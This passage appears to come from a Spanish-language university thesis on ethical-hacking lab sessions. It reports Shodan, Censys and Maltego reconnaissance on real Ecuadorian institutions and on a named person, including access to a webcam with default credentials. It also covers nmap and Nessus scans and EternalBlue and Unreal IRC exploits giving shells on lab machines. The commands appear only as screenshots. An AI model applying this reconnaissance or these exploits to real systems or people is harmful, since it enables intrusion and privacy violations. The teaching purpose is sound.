- Búsqueda para el servicio **RDP** (Remote Desktop Protocol) en: **Corporación Nacional de Telecomunicaciones.**




Figura 3.7 Detalles equipo con servicio RDP activo CNT

Shodan

- Búsqueda de máquinas con diferentes servicios activos de una organización específica.




Figura 3.8 Resultado búsqueda equipos EPN

- Buscar cámaras web con credenciales por defecto.




Figura 3.9 Acceso exitoso cámara web activa

La Tabla 3.2 resume los resultados logrados en el desarrollo de los escenarios para Censys y Shodan.

Tabla 3.2. Resultados de las pruebas realizadas con Censys y Shodan

Búsqueda	Resultado	Análisis
Equipos con FTP activo Censys	Exitosa	Existen millones de equipos en el Internet con el puerto FTP activo, adicional a otros puertos.
Equipos con FTP activo EPN Censys	Exitosa	Existen 106 equipos en el Internet con el puerto FTP activo, adicional a otros puertos.

Equipos con RDP activo CNT Censys	Exitosa	Existen 216 equipos de CNT en el Internet con el puerto RDP activo.
Ejemplos de consultas biblioteca Censys	Exitosa	Existen consultas a manera de ejemplos.
Equipos con FTP y usuario Anonymous Shodan	Exitosa	Existen 32815 equipos en el Internet con el puerto FTP activo y usuario Anonymous con inicio sesión exitoso.
Equipos con captura de OS guradada Shodan	Exitosa	Existen 833753 equipos en el Internet con una captura guardada en Shodan de su OS.
Equipos con puerto 445 activo EC Shodan	Exitosa	Existen 106 equipos en el Internet con el puerto 445 activo y autenticación deshabilitada.
Cámaras web Android con acceso activo	Exitosa	Existen 116 cámaras web en el Internet con acceso habilitado.

En el caso de Maltego se evidenció la creación exitosa del grafo para el objetivo que fue investigado como se aprecia en la figura 3.10.




Figura 3.10 Resumen resultados de consultas para persona objetivo

De los resultados se observa que la persona objetivo de la institución seleccionada tiene información relacionada a ella dentro de la red Internet, esto es, información pública en redes sociales, sitios web, información de contacto, documentos, entre otros. Se puede aplicar los transformadores que se consideren para profundizar la consulta y obtener mayor detalle de la información encontrada.

- Ingreso a detalles de información encontrada mediante los transformadores:

Como se muestra en la figura 3.11, se puede acceder a los nodos del grafo y verificar la ubicación de la información y sus características.





Figura 3.11 Resultados búsqueda de información con transformadores



1. Top 10 Entities

Total number of entities	9
Total number of links	8

Ranked by Incoming Links

Rank	Type	Value	Incoming links
1	Email Address	florinalla.munoz@epn.edu.ec	1
2	Alias	florinella.munoz	1
3	Node	@haveibeenpwned - Not Listed within Pastes	1
4	IPv4 Address	190.15.133.21	1
5	maltego.skype	florinella.munoz	1
6	Company	epn.edu.ec	1
7	Desktop Computer	190.15.133.21	1
8	Node	@haveibeenpwned - Not Breached	1
9	Person	Florinella Munoz Bisesti	0

Figura 3.12 Reporte obtenido como resultado de consultas de persona objetivo.

Al recopilar información usando herramientas de Windows y Linux se obtuvo los siguientes resultados relevantes:

- Modificación del número de solicitudes de eco para enviar a la víctima para disminuir la detección en peticiones.




Figura 3.13 Resultado de ping con TTL definido y un solo paquete hacia objetivo.

- Consultas de registros de dominio mediante nslookup.




Figura 3.14 Consulta registros dominio objetivo.

La vulnerabilidad en este caso radica en que, si un atacante determina el nombre del servidor autoritativo y la dirección IP asociada a dicho servidor, podría realizar un ataque DoS o de Redirección URL.

- Consultas de nombres de dominio mediante DNSdumpster:




Figura 3.15 Resultado de consulta nombres de dominio (DNS) para objetivo

Según se observa, de los resultados de las consultas realizadas esta herramienta muestra a gran detalle la información para el dominio consultado. Pudiendo usar esta información para un mapeo completo de la organización objetivo.

3.1.2 Fase de Escaneo

A continuación, se presentan de manera resumida los resultados de las consultas realizadas para el escaneo de la red del sistema informático objetivo.

- **Escaneo con nmap:**
    - Escaneo de puertos, servicios, versión y sistema operativo de Ubuntu**.**

La figura 3.16 detalle los resultados de escaneo al aplicar nmap. La información que se obtiene podría usarse para irrumpir una red o host mediante alguna vulnerabilidad asociada a dicho puerto o aplicación del equipo que está siendo auditado.




Figura 3.16 Resultado consulta puertos abiertos, servicios, versión y OS máquina Ubuntu

- Escaneo de puertos abiertos en la Red.




Figura 3.17 Descubrimiento de puertos abiertos red Nat 10.0.2.0/24

Al conocer los puertos y servicios abiertos el atacante tiene información que le facilita establecer conexiones con los equipos del sistema informático de la víctima. A la vez, se puede profundizar la búsqueda para escanear vulnerabilidades relacionadas a la versión de software de la aplicación.

- Escaneo de información relacionada al protocolo SNMP (161) en Windows.




Figura 3.18 Resultado consulta protocolo SNMP máquina virtual Windows

Se evidencia, de la consulta realizada, que la máquina objetivo, tienen el puerto y el servicio expuesto. Esta información es susceptible de ser utilizada en un escaneo de vulnerabilidades dirigido a dicho host.

- **Escaneo con Nessus:**
  - Escaneo de puertos abiertos y servicios en Ubuntu.




Figura 3.19 Resultado escaneo descubrimiento de host en Ubuntu

Se puede observar de manera gráfica en el GUI de la herramienta los resultados ya obtenidos de manera básica con nmap a través del CLI.

- Escaneo de vulnerabilidades avanzado de la máquina objetivo.

Para la consulta especifica se observa que se tienen 10 vulnerabilidades críticas, 14 altas, 20 medias, 6 bajas y 106 informativas como se observa en la figura 3.20.




Figura 3.20 Resultado escaneo vulnerabilidades avanzadas Ubuntu

3.1.3 Fase de Obtener Acceso

Al implementar los escenarios de pruebas y ataques, en función de las vulnerabilidades detectadas en las fases previas, se evidenció el éxito al explotar las vulnerabilidades e ingresar a la máquina objetivo y por ende al sistema informático.

- Explotación de la vulnerabilidad **Unreal IRC** detectada en la máquina Ubuntu.




Figura 3.21 Explotación exitosa de la vulnerabilidad detectada en la máquina Ubuntu

Como se aprecia en la Figura 3.21 la conexión entre la víctima y atacante se estableció con éxito y se abrió un Shell para que el atacante ejecute comandos. Esta conexión pasa desaperciba para la víctima, aunque podría ser detectada al acceder a mensajes de log.

- Acceso a información en la máquina Ubuntu.

La figura 3.22 muestra que el atacante accede sin inconveniente a la información de los directorios en la máquina víctima. En este ejemplo se ingresa al archivo que contiene las credenciales válidas de usuario para registrarse en el equipo. El archivo al cual se accede está dentro del directorio /etc.




Figura 3.22 Acceso a la máquina Ubuntu

- Explotación de la vulnerabilidad **eternalblue** detectada en la máquina Windows.

La vulnerabilidad escaneada para la máquina Windows fue explotada satisfactoriamente como muestra la Figura 3.23. Se establece una conexión reversa TCP que permite interactuar con el equipo víctima mediante una consola de comandos.




Figura 3.23 Explotación exitosa de la vulnerabilidad detectada en la máquina Windows

- Acceso a información en la máquina Windows.

La Figura 3.24 evidencia el resultado que se obtiene al ejecutar comandos en la máquina víctima. El comando probado permite observar información relacionado a las interfaces de red del equipo. También se puede explorar con comandos destinados a averiguar detalles del sistema operativo o de los privilegios del usuario que está registrado en el sistema.




Figura 3.24 Acceso a la máquina Windows

3.2 Discusión

- **¿Se cumplieron los objetivos planteados para cada sesión de laboratorio?**

Para cada sesión de laboratorio se plantearon objetivos acordes a las temáticas que se estudian en la fase de Hacking-Ético analizadas. Para lograr el cumplimiento de estos objetivos se planteó un procedimiento, donde cada punto estuvo orientado a validar la sesión de laboratorio y lo que se pretendía demostrar, obtener y analizar. De esta forma, el trabajo de integración curricular logró cumplir con el propósito y alcance definidos, promoviendo la mejora en el aprendizaje de los estudiantes.

- **¿Cuáles son las ventajas derivadas del presente trabajo en el desarrollo de las sesiones de laboratorio?**

Al desarrollar cada sesión de laboratorio se tiene las siguientes ventajas:

  - Se establece una línea de trabajo secuencial y didáctica que facilita el desarrollo y la comprensión de las pruebas de penetración que se deben realizar en una auditoría informática.
  - Se familiariza al estudiante con el uso de diversas herramientas con las cuales se pueden planificar y plantear un sinnúmero de pruebas y análisis.
  - La metodología establecida para la elaboración de cada sesión de trabajo permite crear una estructura aplicable a cada fase de Hacking-Ético.
  - Los resultados obtenidos en cada sesión de trabajo ayudan a demostrar y cumplir los objetivos de cada sesión de manera particular y a los objetivos de aprendizaje de la materia Hacking-Ético.

- **¿Cuáles fueron los inconvenientes que se presentaron al realizar el presente trabajo de integración curricular y cuál fue la solución que propuso?**

Los inconvenientes (I) y soluciones (S) que se encontraron en el presente trabajo de integración curricular se indican a continuación:

I: Plantear pruebas para cada sesión de laboratorio y donde realizarlas.

S: Se planteó diferentes escenarios de pruebas basadas en escenarios con máquinas virtuales que estarán disponibles para su adquisición a través de recursos compartidos en el laboratorio.

I: Trabajar con varias maquina virtuales a la vez que consumen recursos computacionales y de software de la maquina host física.

S: Se crearon máquinas virtuales de recursos limitados y básicos que no consumirán de manera exagerada los recursos de la maquina física.

I: Tener varias herramientas disponibles para elaborar las sesiones de laboratorio que respondan a las necesidades de plantear y demostrar cada fase de Hacking-Ético.

S: Se analizó cada fase y las mejores herramientas que se podían usar para conseguir los objetivos de cada sesión. Este análisis se basó en puntos como licenciamiento gratis o educacional, instalación y recursos de las máquinas virtuales y la maquina física.

3.3 Contramedidas

Las principales contramedidas que se propone para evitar los ataques que se plantean en las sesiones de laboratorio y los diferentes escenarios de prueba se indican a continuación:

- Cualquier punto de conexión accesible públicamente a través de Internet, ya sea, puertos, servicios o aplicaciones deberá estar protegido a través de diferentes métodos como el uso de firewalls (reglas y políticas), VPNs o herramientas de seguridad (IPS/IDS, WAF) que eviten conexiones no deseadas desde direcciones IP, dominios o sitios maliciosos.
